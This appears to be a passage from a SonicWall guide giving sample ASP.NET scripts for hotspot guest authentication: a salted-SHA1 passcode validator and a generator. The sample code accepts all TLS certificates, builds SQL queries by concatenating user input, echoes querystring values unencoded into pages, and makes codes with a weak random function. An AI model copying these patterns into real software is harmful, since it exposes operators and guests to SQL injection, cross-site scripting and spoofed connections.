      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
```

```
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
      End Try
End Sub

</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM PayPal Script</TITLE>
</HEAD>

<BODY>

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM Access with PayPal
Buy Now</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo%>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
```

```
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="100%" border="0" cellpadding="2" cellspacing="0">

   <tr>
   <td><br></td>
   </tr>
   <tr>
      <td><asp:Label id=paypalResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</BODY>
</HTML>
```

Random Script

Authentication Model	The Guest Client enters an algorithmically validated, randomly generated passcode.
Purpose	Traditional passcode authentication requires that a passcode be generated prior to use and stored on the authenticating platform. For example, Wireless Guest Services requires that accounts be generated on the particular SonicWall security appliance on which they are used. The Random script eliminates this dependency by using a salted algorithm to generate and validate passcodes. This means that passcodes never have to be stored anywhere, and as long as the salt is the same, passcodes are completely migratory (that is, they can be used at any site, even against different LHM servers). The practical implication of this is that guest account passcodes can be generated in bulk, distributed, and used at any time in the future. For example, passcodes could be generated (using a particular salt), printed (for example, on certificates, business cards, scratch cards) distributed, and used at any site whose LHM server employs the same algorithmic salt. The passcodes could be given an absolute (rather than relative) expiration date, at which time the salt can be changed to invalidate the expired passcodes. The same way that a common salt can be used to validate a set of passcodes across multiple sites, unique salts can ensure that passcodes generated at one site cannot be used at another with a dissimilar salt; so although a common algorithm is used to generate and validate all passcodes, the addition of the salt to the hash function provides uniqueness as needed. In addition to the `default.aspx` script is a `generator.aspx` script, which is where passcodes are generated. Anywhere from 1 to 999 passcodes may be generated at one time. After generation, individual passcodes can be printed or the entire list can be exported to a `.csv` file. Support was included for two classes of passcodes: 1 hour and 24 hour. Either type of passcode can be generated by the generator script.

How the generation algorithm works:

1. Generate a random code (root-passcode) of `randChars` (integer with a default value of six) characters, as defined in `myvars`. The character set for the random code generator can be modified within the `default.aspx` file.
2. The salt (defined in `myvars` as the salt string) is prefixed to the root-passcode.
3. A SHA1 hash is then calculated on the resulting string. Three pairs of characters are then obtained from the hash; for a:
   - 1-hour passcode, the 408 pair are obtained (characters 4,5 + 0,1 + 8,9).
   - 24-hour passcode, the 752 pair are obtained (characters 7,8 + 5,6 + 2,3).
4. The six characters chosen from the hash are then concatenated to root-passcode.
5. The result is the distributable passcode.

The validation algorithm works in reverse:

1. Guest client enters their passcode (call this `enteredCode`).
2. The script grabs the first `randChars` characters of the entered code (call this root-passcode).
3. The salt is prefixed to the root-passcode, and a SHA1 hash is calculated. The 408 pair of characters are obtained and attached to the root-passcode. The 408 pair is then matched to the `enteredCode`:
   - If the 408 pair matches, then it is validated as a 1-hour passcode.
   - If the 408 pair did not match, then the 752 pair is tried. If this matches the `enteredCode`, then it is validated as a 24-hour passcode.
   - If neither matches, then the code is not valid.

   After the `enteredCode` has been validated, the `usedcodes.mdb` database is queried to see if the code has already been used. If the `enteredCode` is not found in the database, the LHM session authorization sequence commences, using the MAC address as the userName. After the LHM session is authorized and an acknowledgement has been received by the LHM server, the root-passcode from the `enteredCode` is written to the `usedcodes.mdb` database so that it cannot be re-used. When (if) the salt is changed, it is advisable to flush the database.

myvars Variables

`logoutPopup` Controls the use of the logout popup window. Set to:

- **0** to disable the popup window.
- **1** to enable the popup window.

`useDB` Controls the use of the used passcode database. If `useDB` is:

- **0**, then the database is not read from or written to, allowing passcodes to be used repeatedly.
- **1**, then used passcodes are written to the database, and new authentication processes check the database to determine whether the passcodes have already been used.

`randChars`	The number of random characters to include in the root-passcode. The default is six. This results in 12-character passcodes because the hash component always adds an additional six characters.
`salt`	The salt to use in computing the hash. Be sure to use a good salt to prevent unwanted passcode migration/collisions.
`sessTimer`	The session timer in seconds.
`idleTimer`	The idle timer in seconds.
`strHmac`	The shared secret for the optional HMAC function.
`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
`logo`	The name of the logo (image) file to use on page headers.

Session Flow

1. The Guest Client enters their passcode.
2. The passcode is validated using algorithmic validation, described in the **Purpose** section above.
3. If the code is validated, it is checked for previous use in the `usedcodes.mdb` database.
4. If it is not present, the LHM session (either 1-hour or 24-hours) is initiated, using the MAC address as the username.
5. After the LHM session is initiated, the script writes the root-passcode to the `usedcodes.mdb` database so that it cannot be reused.
6. The script performs the LHM post to the SonicWall to authorize the session.

Additional Considerations

Because the script is writing to the database, it is necessary to configure write privileges for the **IUSR_MACHINENAME** and **IWAM_MACHINENAME** (or **ASPNET**) accounts, as described in the I want to use the sample scripts SonicWall provided. What do I need to do to use them? on page 2050

The `generator.aspx` script should be located in a secure (publicly inaccessible) area on the web-server.

Topics:

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Data" %>
<%@ Import Namespace="System.Data.OleDB" %>
<%@ Import Namespace="System.Security" %>
<%@ Import Namespace="System.Security.Cryptography" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>
```

```
<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/random/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004
f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.5
0.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.googl
e.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim customCode as String

Dim passCode as String
Dim grabCode as String

Sub Page_Load(Source as Object, E as EventArgs)

   LHMResult.Text=""
   catchError.Text=""
   authResult.Text=""

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
```

```
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
```

```
        hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
        catchError.Text=hmacFail
      End If

   End If

End Sub

sub OnBtnClearClicked (Sender As Object, e As EventArgs)
   enteredCode.Text = ""
   LHMResult.Text=""
   catchError.Text=""
end sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'The following subroutine validates client provided passcodes.
   'The first 6 characters (definable in myars) are grabbed.
   'These characters are then run though a SHA1 hash with a salt that is defined in
myvars.

   '3 pairs of substrings are then retrieved from the hash.
   'The code is validated if the 3 pairs concatenated to the randChars (defined in
myvars) characters consist of the following:

   'Validating the 4 0 8 pairs (4,5+0,1+8,9 characters) will provide 1 hour of guest
access.
   'Validating the 7 5 2 pairs (7,8+5,6+2,3 characters) will provide 24 hours of
guest access.

   grabCode = enteredCode.Text.SubString(0,randChars)

   'Manually compute SHA1 on salt+randomCode, and convert result to base64 - gives
stranger output
   Dim sha1 As sha1 = sha1.Create()
   Dim manualHash As Byte() = sha1.ComputeHash(Encoding.UTF8.GetBytes(salt &
grabCode))
   Dim hashResult as String = Convert.ToBase64String(manualHash)

   'Alternatively, use forms hash routine - only provides upper case A-Z + 0-9
output.
   'Dim hashResult as String =
FormsAuthentication.HashPasswordForStoringInConfigFile(salt & randomCode,"SHA1")

   'First try to match on 1 hour code
   passCode  = ""
   passCode = grabCode & hashResult.SubString(4, 2)
   passCode = passCode & hashResult.SubString(0, 2)
   passCode = passCode & hashResult.SubString(8, 2)
   If enteredCode.Text = passCode Then
      sessTimer = "3600"
      authResult.Text="<font color=""green""><b>1 hour code validated.</b></font>"

      'Check the used passcode DB if useDB is enabled in myvars.
      If useDB = "1" Then
         wasItUsed()
      End If
   Else
      'Now try to match on 24 hour code
      passCode = ""
```

```
      passCode = grabCode & hashResult.SubString(7, 2)
      passCode = passCode & hashResult.SubString(5, 2)
      passCode = passCode & hashResult.SubString(2, 2)
      If enteredCode.Text = passCode Then
         sessTimer = "86400"
         authResult.Text="<font color=""green""><b>24 hour code
validated.</b></font>"

         'Check the used passcode DB if useDB is enabled in myvars.
         If useDB = "1" Then
            wasItUsed()
         End If

      Else
         authResult.Text="<font color=""Red""><b>Passcode cannot be
validated.</b><br>The passcode is case-sensitive.<br>Please try again.</font>"
      End if
   End If

End Sub

Sub wasItUsed ()

   'Check to see if the root (randChars) of the passcode is already in the used
database.
   Dim strConn as string = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &
server.mappath("usedcodes.mdb") & ";"
   Dim MySQL as string = "SELECT * From passCodes Where passCode = '" & grabCode &
"'"
   Dim MyConn as New OleDBConnection (strConn)
   Dim cmd as New OleDBCommand (MySQL, MyConn)
   Dim objDR As OleDbDataReader
   Dim isUsed As Boolean

   MyConn.Open()
   objDR = cmd.ExecuteReader()
   isUsed = objDR.Read()
   objDR.Close()
   MyConn.Close()

   'If the passcode is not found in the database
   if isUsed = False
      LHM()
   Else
      authResult.Text="<font color=""Red""><b>Passcode has already been
used.</b><br>Please see an attendant for assistance.</font>"
   End If

End Sub

Sub writeToDB ()

   'Try to write the submitted (only randChars characters instead of the whole
passcode) info to the database file
   Try
      Dim strConn as string = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &
server.mappath("usedcodes.mdb") & ";"

      Dim MySQL as string = "INSERT INTO passCodes (passCode) VALUES ('" & grabCode &
"')"
      Dim MyConn as New OleDBConnection (strConn)
```

```
      Dim cmd as New OleDBCommand (MySQL, MyConn)
      MyConn.Open ()
      cmd.ExecuteNonQuery ()
      MyConn.Close ()

      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
   End Try

End Sub

Sub LHM()

   'The writeToDB sub is in the Response code 50 - Login Succeeded routine, after the
LHM exchange succeeds. You may move it to the top to write the passcode to the DB
before the LHM transaction for testing purposes.
   'writeToDB ()

   enteredCode.Text = "Code Accepted."

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" & mac &
"&sessionLifetime=" & sessTimer & "&idleTimeout=" & idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()
```

```
      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 50 - Login Succeeded

      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

         'Write the passcode the DB if the LHM session succeeds and if useDB = 1.
         If useDB = "1" Then
            writeToDB ()
         End If

      'Response code 51 - Session Limit Exceeded
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
         LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 100 - Login Failed.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
```

```
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     'Response code 253 - Invalid SessionID.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

     'Response code 254 - Invalid CGI.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     'Response code 255 - Internal Error.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     End If

     'Close the streams
     dataStream.Close()
     snwlReply.Close()

     'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
     Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
     End Try
End Sub


</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>
```

```
<HTML>
<HEAD>
<TITLE>LHM Random Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" onKeyPress="if(event.keyCode==13)
{document.getElementById('btnSubmit').click(); return false}" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>Algorithmic
Authentication</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="90%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td><b>Wecome <%= ip%> to SonicWALL's LHM Algorithmic
Authenticator.</b><br><br>Enter your unique randomly generated passcode to obtain
secure guest internet access.<br><br>Valid passcodes are not stored anywhere, so
validation is not performed against any kind of database. Instead, when a passcode
is entered, it is algorithmically validated. Once a passcode is successfully used,
it is written to a "used passcode" database so that it cannot be reused.<br><br>The
validator will recognize 1 hour and 24 hour passcodes - these characteristics were
encoded within the passcodes themselves during generation.<br><br>
      </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr><br>
      <td width="30%">Enter your passcode:</td>
      <td width="30%"><asp:TextBox id="enteredCode" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valEnteredCode"
ControlToValidate="enteredCode" ErrorMessage="Please enter your passcode."
runat="server" /></td>
   </tr>
   <tr>
      <td></td><td colspan=2><asp:Label id=authResult runat="server" /> </td>
   </tr>
   <tr>
      <td></td>
      <td><asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" />
        
      <asp:button id="btnClear" class="button" text=" Clear "
CausesValidation="False" onClick="OnBtnClearClicked" runat="server" />
```

```
      </td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</form>
</BODY>
</HTML>
```

generator.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Data" %>
<%@ Import Namespace="System.Data.OleDB" %>
<%@ Import Namespace="System.Security" %>
<%@ Import Namespace="System.Security.Cryptography" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

Dim genCodes As New ArrayList()
Dim codeType As String

Sub Page_Load(Source as Object, E as EventArgs)
   If Not isPostBack Then
      Heading.Text=" "
      btnExport.Visible = False
   End If
End Sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)
   'The following generates passcodes beginning with a random character generator.
   'The number of characters in randomCode is configurable in myvars.
   'The randomCode output is then run though a SHA1 hash with a salt that is defined
in myvars.
   'Note: If you are using this in a live environment, it is important to change the
salt to prevent algorithm compromise.

   '3 pairs of substrings are then retrieved from the hash, and concatenated to the
randomCode to form the passcode.

   'In the current sample implementation:
   'The 4 0 8 pairs (4,5+0,1+8,9 characters) from the hash will provide 1 hour of
guest access.
   'The 7 5 2 pairs (7,8+5,6+2,3 characters) from the hash will provide 24 hours of
guest access.

   Dim myLooper As Integer
   Dim passCode as String
```

```
      For myLooper = 1 to Convert.ToInt32(codeCount.Text)

         Dim x As Integer = 0
         Dim isitRand as boolean = False
         Dim intRand as Integer = 0
         Dim randomCode as String = ""

         For x = 1 to randChars
            Do Until isItRand = True
               '48 to 57 for numbers, 65 to 90 for uppercase, 97 to 122 for lowercase
               intRand = Int((122 - 48 + 1) * Rnd + 48)
               'Select the legal characterset for randomCode by including legal
characters below.
               If InStr(1, "abcdefgh jk mn pqrstuvwxyzABCDEFGH JKLMN PQRSTUVWXYZ
23456789 ",Chr(intRand), 1) Then
                  isItRand = True
               End If
            Loop
            randomCode = randomCode & Chr(intRand)
            isItRand = False
         Next

         'Manually compute SHA1 on salt+randomCode, and convert result to base64 -
gives stranger output
         Dim sha1 As sha1 = sha1.Create()
         Dim manualHash As Byte() = sha1.ComputeHash(Encoding.UTF8.GetBytes(salt &
randomCode))
         Dim hashResult as String = Convert.ToBase64String(manualHash)

         'Alternatively, use forms hash routine - only provides upper case A-Z + 0-9
output.
         'Dim hashResult as String =
FormsAuthentication.HashPasswordForStoringInConfigFile(salt & randomCode,"SHA1")

         If dropDownList1.SelectedItem.Value = "1 Hour" Then
            passCode = randomCode & hashResult.SubString(4, 2)
            passCode = passCode & hashResult.SubString(0, 2)
            passCode = passCode & hashResult.SubString(8, 2)
            genCodes.Add(passCode)
         Else
            passCode = randomCode & hashResult.SubString(7, 2)
            passCode = passCode & hashResult.SubString(5, 2)
            passCode = passCode & hashResult.SubString(2, 2)
            genCodes.Add(passCode)
         End If

      Next

      btnExport.Visible = True
      heading.Text = "Your " & codeCount.Text & " <b>" &
dropDownList1.SelectedItem.Value & "</b> Passcodes:"
      genOutput.DataSource = genCodes
      genOutput.DataBind()
      codeCount.Text=""

      'Store the genCodes array in session state for retrieval for printing and
exporting
      Session("myGenCodes") = genCodes
      Session("codeType") = dropDownList1.SelectedItem.Value
```

```
   End Sub

   Sub printIt(Src As Object, e As DataListCommandEventArgs)
      If not Session.Item("myGenCodes") is Nothing Then
         genCodes=Session.Item("myGenCodes")
         codeType=Session.Item("codeType")
         'response.write(CStr(genCodes.Item(e.Item.ItemIndex)))

         'Popup hack using Javascript so that individual entries can be printed from
the DataList
         Dim sb As New System.Text.StringBuilder()
         sb.Append("<script language='javascript'>")
         sb.Append("window.open('print.aspx?genCode=")
         sb.Append(Server.URLEncode(CStr(genCodes.Item(e.Item.ItemIndex))))
         sb.Append("&sessLife=")
         sb.Append(Server.URLEncode(codeType))
         sb.Append("','printCode','toolbar=no,")
         sb.Append("addressbar=no,menubar=no,")
         sb.Append("width=400,height=250');")
         sb.Append("<")
         sb.Append("/")
         sb.Append("script>")
         RegisterStartupScript("stp", sb.ToString)
      End If

   End Sub

   Sub exporter(Sender As Object, E As EventArgs)

   If not Session.Item("myGenCodes") is Nothing Then
      genCodes=Session.Item("myGenCodes")

      'Convert the genCodes array to a string with CRs for later conversion to a byte
array
      Dim i as Integer
      Dim genCodeString as String
      for i = 0 To genCodes.Count - 1
         genCodeString += CStr(genCodes.Item(i)) & Chr(13)
      Next

      'response.write(genCodeString)

      'Create the byte array and send it to the browser as genCodes.csv
      Dim data() As Byte = System.Text.ASCIIEncoding.ASCII.GetBytes(genCodeString)
      Response.Clear()
      Response.AddHeader("Content-Type", "application/Excel")
      Response.AddHeader("Content-Disposition", "inline;filename=genCodes.csv")
      Response.BinaryWrite(data)
      Response.End()
   End If

End Sub

</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
```

```
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Random Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>Algorithmic
Authentication</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Passcode
Generator</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="90%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td><b>Wecome to SonicWALL's LHM Algorithmic Generator.</b><br><br>This will
allow you to create randomly generated passcodes for secure guest internet
access.<br><br>Valid passcodes are not stored anywhere, so validation is not
performed against any kind of database. Instead, when a passcode is entered, it is
algorithmically validated. Once a passcode is successfully used, it is written to a
"used passcode" database so that it cannot be reused.<br><br>The validator will
recognize 1 hour and 24 hour passcodes - these characteristics were encoded within
the passcodes themselves during generation.<br><br>
      </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr><br>
      <td width="15%">Passcode type:</td>
      <td width="10%"><asp:DropDownList id="DropDownList1" runat="server">
          <asp:ListItem>1 Hour</asp:ListItem>
          <asp:ListItem>24 Hours</asp:ListItem>
       </asp:DropDownList></td>
```

```
      <td width="20%">Number to generate:</td>
      <td width="20%"><asp:TextBox id="codeCount" runat="server" /></td>
      <td width="50%"><asp:RequiredFieldValidator id="valcodeCount"
ControlToValidate="codeCount" ErrorMessage="Enter a value." Font-Size="10"
Display="Dynamic"  runat="server" />
      <asp:RangeValidator id="Range1" ControlToValidate="codeCount" MinimumValue="1"
MaximumValue="999" Type="Integer" Font-Size="10" ErrorMessage="Values from 1 to
999." runat="server" /></td>
   </tr>
   <tr>
      <td colspan=3></td>
      <td><asp:button id="btnSubmit" class="button" text=" Submit "
onClick="btnSubmit_Click" runat="server" />  <asp:button id="btnExport"
class="button" text=" Export " CausesValidation="False" onClick="exporter"
runat="server" /><br></td>
      <td><br></td>

   </tr>
   <tr><tr class="heading">
      <td colspan=5><font color="white"><asp:Label id=heading runat="server" /></td>
   </tr>
   <tr><td><br></td></tr>
</table>

<asp:DataList id="genOutput" Runat="Server" RepeatColumns="4"
RepeatDirection="Horizontal" CellPadding="0" Cellspacing="0" GridLines="Both"
align="center" OnItemCommand="printIt">
  <ItemTemplate>
   <td>
   <asp:Label Text='<%# Container.DataItem %>' Runat="Server"/>
   </td>
   <td>
   <asp:ImageButton id="print" runat="server" ImageUrl="print.gif"
EnableViewState="False" CausesValidation="False" CommandName='<%#
Container.DataItem %>' />
   </td>
